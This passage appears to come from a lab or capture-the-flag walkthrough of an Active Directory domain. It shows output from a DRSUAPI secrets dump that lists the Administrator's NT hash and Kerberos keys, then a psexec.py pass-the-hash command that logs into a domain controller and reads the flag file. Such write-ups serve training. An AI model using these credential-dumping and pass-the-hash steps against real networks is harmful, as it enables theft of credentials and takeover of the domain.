[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:27dedb1dab4d8545c6e1c66fba077da0:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:a76102a5617bffb1ea84ba0052767992823fd414697e81151f7de21bb41b1857
Administrator:aes128-cts-hmac-sha1-96:69e27df2550c5c270eca1d8ce5c46230
Administrator:des-cbc-md5:c2d9c892f2e6f2dc
[*] Cleaning up...
```

- Getting flag from domain controller

```
psexec.py inlanefreight/Administrator@172.16.6.3 -hashes
:27dedb1dab4d8545c6e1c66fba077da0

more C:\users\Administrator\Desktop\flag.txt
```

```
C:\Windows\system32> more C:\users\Administrator\Desktop\flag.txt
r3plicat1on_m@st3r!
```